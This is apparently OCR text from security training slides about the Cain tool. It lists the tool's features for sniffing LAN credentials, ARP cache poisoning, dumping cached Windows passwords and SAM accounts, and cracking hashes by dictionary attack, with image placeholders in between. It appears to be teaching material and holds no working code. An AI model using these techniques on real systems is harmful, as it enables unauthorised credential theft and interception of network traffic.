
Cain – Tons of Features

- Automated war driving tool, similar to NetStumbler
- LAN sniffer for capturing user ID and passwords
- Hash calculator
- Password representation calculator
- Tool to dump and reveal windows passwords cached on local machine
- ARP cache poisoning tool to redirect traffic




- A lot of other features, including PASSWORD CRACKING!

Cain GUI


File View Configure Tools Help
NTLM AUTH
CHALL SPOOF RESET
CHALL SPOOF NTLM
Decoders
Network
Sniffer
Cracker
Traceroute
CCDU
Wireless
Query
Cached Passwords
Protected Storage
LSA Secrets
Wireless Passwords
IE7 Passwords
Windows Mail Passwords
Dialup Passwords
Edit Boxes
Enterprise Manager
Credential Manager
Press the + button on the toolbar to dump the Protected Storage
Protected Storage
http://www.oxid.it

Cain Cracker – Add List of Passwords




Cain Cracker-Displays Accounts From File

Numerous cracking tools

Cain can determine which passwords are less than 8 characters


Null padding is always encoded as AAD3B43… without salt




User IDs loaded from SAM

Cracked passwords so far

Cain – Test A Password



Cain – Highlight Account(s) You Want to Crack and Select Attack Method




Dictionary Attack

Identify dictionary files

